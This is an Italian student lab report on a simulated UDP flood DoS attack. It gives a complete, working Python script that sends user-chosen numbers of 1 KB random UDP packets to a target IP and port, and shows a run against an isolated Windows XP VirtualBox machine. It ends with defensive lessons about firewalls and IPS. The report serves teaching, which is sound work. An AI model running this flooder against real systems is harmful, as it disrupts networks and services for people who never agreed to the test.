

# Sviluppo e Analisi di un Simulatore UDP Flood

## 1. Obiettivo dell'Esercitazione

L'obiettivo è comprendere le dinamiche di un attacco **DoS** di tipo **UDP Flood** attraverso la scrittura di un codice in Python. L'esercizio non mira a creare uno strumento offensivo ma a dissezionare il funzionamento del protocollo UDP e capire come la saturazione di banda e risorse possa avvenire attraverso l'invio massivo di pacchetti non richiesti.

## 2. Ambiente di Test e Strumenti

Per questa simulazione utilizzo il seguente setup:

- **Macchina Attaccante:** Kali Linux.
  - Linguaggio utilizzato: Python 3.
  - Librerie: socket, random.
- **Macchina Target:** Windows XP, scelta per la sua vulnerabilità nota e facilità di analisi didattica.
- **Virtualizzazione:** VirtualBox.
- **Configurazione Rete:** Le macchine sono impostate su "Rete Interna" per isolare il traffico dalla rete reale.

## 3. Implementazione del Codice Python

Basandomi sui requisiti della consegna (input IP, input porta, pacchetti da 1KB, conteggio pacchetti) questo è il codice completo.

```

UDP_FLOOD.py > udp_flood_sim
1 import socket
2 import random
3 import sys
4
5 def udp_flood_sim():
6     print("--- Simulatore Didattico UDP Flood (ITS Lab) ---")
7
8     target_ip = input("Inserisci l'IP della macchina target: ")
9
10    try:
11        target_port = int(input("Inserisci la porta UDP target: "))
12    except ValueError:
13        print("Errore: La porta deve essere un numero intero.")
14        sys.exit(1)
15
16    try:
17        num_packets = int(input("Quanti pacchetti da 1 KB inviare? "))
18    except ValueError:
19        print("Errore: Il numero di pacchetti deve essere un intero.")
20        sys.exit(1)
21
22    client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
23
24    bytes_da_inviare = random.randbytes(1024)
25
26    print(f"\n[+] Inizio invio di {num_packets} pacchetti verso {target_ip}:{target_port}...")
27
28    sent_count = 0
29    try:
30        for x in range(num_packets):
31
32            client.sendto(bytes_da_inviare, (target_ip, target_port))
33            sent_count += 1
34
35            if sent_count % 100 == 0:
36                print(f"Inviati {sent_count} pacchetti...")
37
38        print(f"\n[Terminato] Totale pacchetti inviati: {sent_count}")
39
40    except KeyboardInterrupt:
41        print(f"\n[Interrotto] Invio fermato dall'utente. Pacchetti inviati: {sent_count}")
42    except Exception as e:
43        print(f"\n[Errore] Si è verificato un errore: {e}")
44    finally:
45        client.close()
46
47
48 if __name__ == "__main__":
49     udp_flood_sim()

```

## 4. Analisi e Spiegazione Passo per Passo

Ecco come il codice soddisfa i requisiti dell'esercizio:

1. **Librerie:** Importando socket per la comunicazione di rete e random per generare i dati spazzatura.
2. **Input Utente:** Il programma chiede l'indirizzo IP del target (l'IP della macchina Windows XP) e la porta UDP. Poiché UDP è "connectionless" (senza connessione), non è necessario che la porta sia aperta affinché i pacchetti vengano inviati, ma se è chiusa il sistema operativo target sprecherà risorse per rispondere con un pacchetto ICMP.
3. **Costruzione del Pacchetto (1 KB):**

- L'istruzione `random.randbytes(1024)` crea una sequenza di byte casuali esattamente di 1024 byte (1 Kilobyte).
- Questo soddisfa il requisito di dimensione specificato.

#### 4. Il Ciclo di Invio:

- Utilizzo `client.sendto(dati, (ip, porta))` all'interno di un ciclo `for`.
- A differenza del TCP non c'è "Handshake". Il programma in Python "spara" i pacchetti alla massima velocità consentita dalla CPU e dalla scheda di rete virtuale, senza curarsi se arrivano a destinazione.

## 5. Scenario Simulato e Osservazioni



Durante l'esecuzione sulla VirtualBox:

1. Avvio wireshark per vedere tutti i pacchetti che verranno inviati
2. Avvio **il task manager windows per vedere quanta cpu viene usata.**
3. Eseguo lo script Python.

```
(kali㉿kali)-[~/Desktop/visual-program]
$ python3 UDP_FLOOD.py
```

```
(kali㉿kali)-[~/Desktop/visual-program]
$ python3 UDP_FLOOD.py
— Simulatore Didattico UDP Flood (ITS Lab) —
Inserisci l'IP della macchina target: 192.168.50.104
Inserisci la porta UDP target: 137
Quanti pacchetti da 1 KB inviare? 10000
```

4. Ci sarà un immediato picco di traffico UDP. Se la macchina target è Windows XP, potresti notare un rallentamento nell'interfaccia o nella risposta di rete, poiché la CPU è impegnata a processare le interruzioni di rete per ogni pacchetto in arrivo.



## **Differenza con tool come h3ping e ufonet**

Mentre lo script Python che ho inserito scritto è "grezzo" strumenti avanzati citati come ufonet o versioni modificate di h3ping utilizzano tecniche più sofisticate (multithreading, spoofing dell'IP sorgente, amplificazione). Tuttavia lo script Python è didatticamente superiore per capire cosa sta succedendo sotto il cofano ovvero l'uso di sendto in un ciclo.

## **7. Conclusione**

L'esercizio ha dimostrato con successo come sia semplice a livello di codice generare traffico di rete non sollecitato. Ho rispettato tutti i requisiti: input dinamici, generazione di payload casuali da 1KB e controllo del volume di invio.

Questa attività evidenzia l'importanza critica di avere sistemi di monitoraggio e difesa perimetrale (Firewall/IPS), perché script simili anche se banali possono degradare le prestazioni di sistemi non protetti come la macchina Windows XP utilizzata nel test.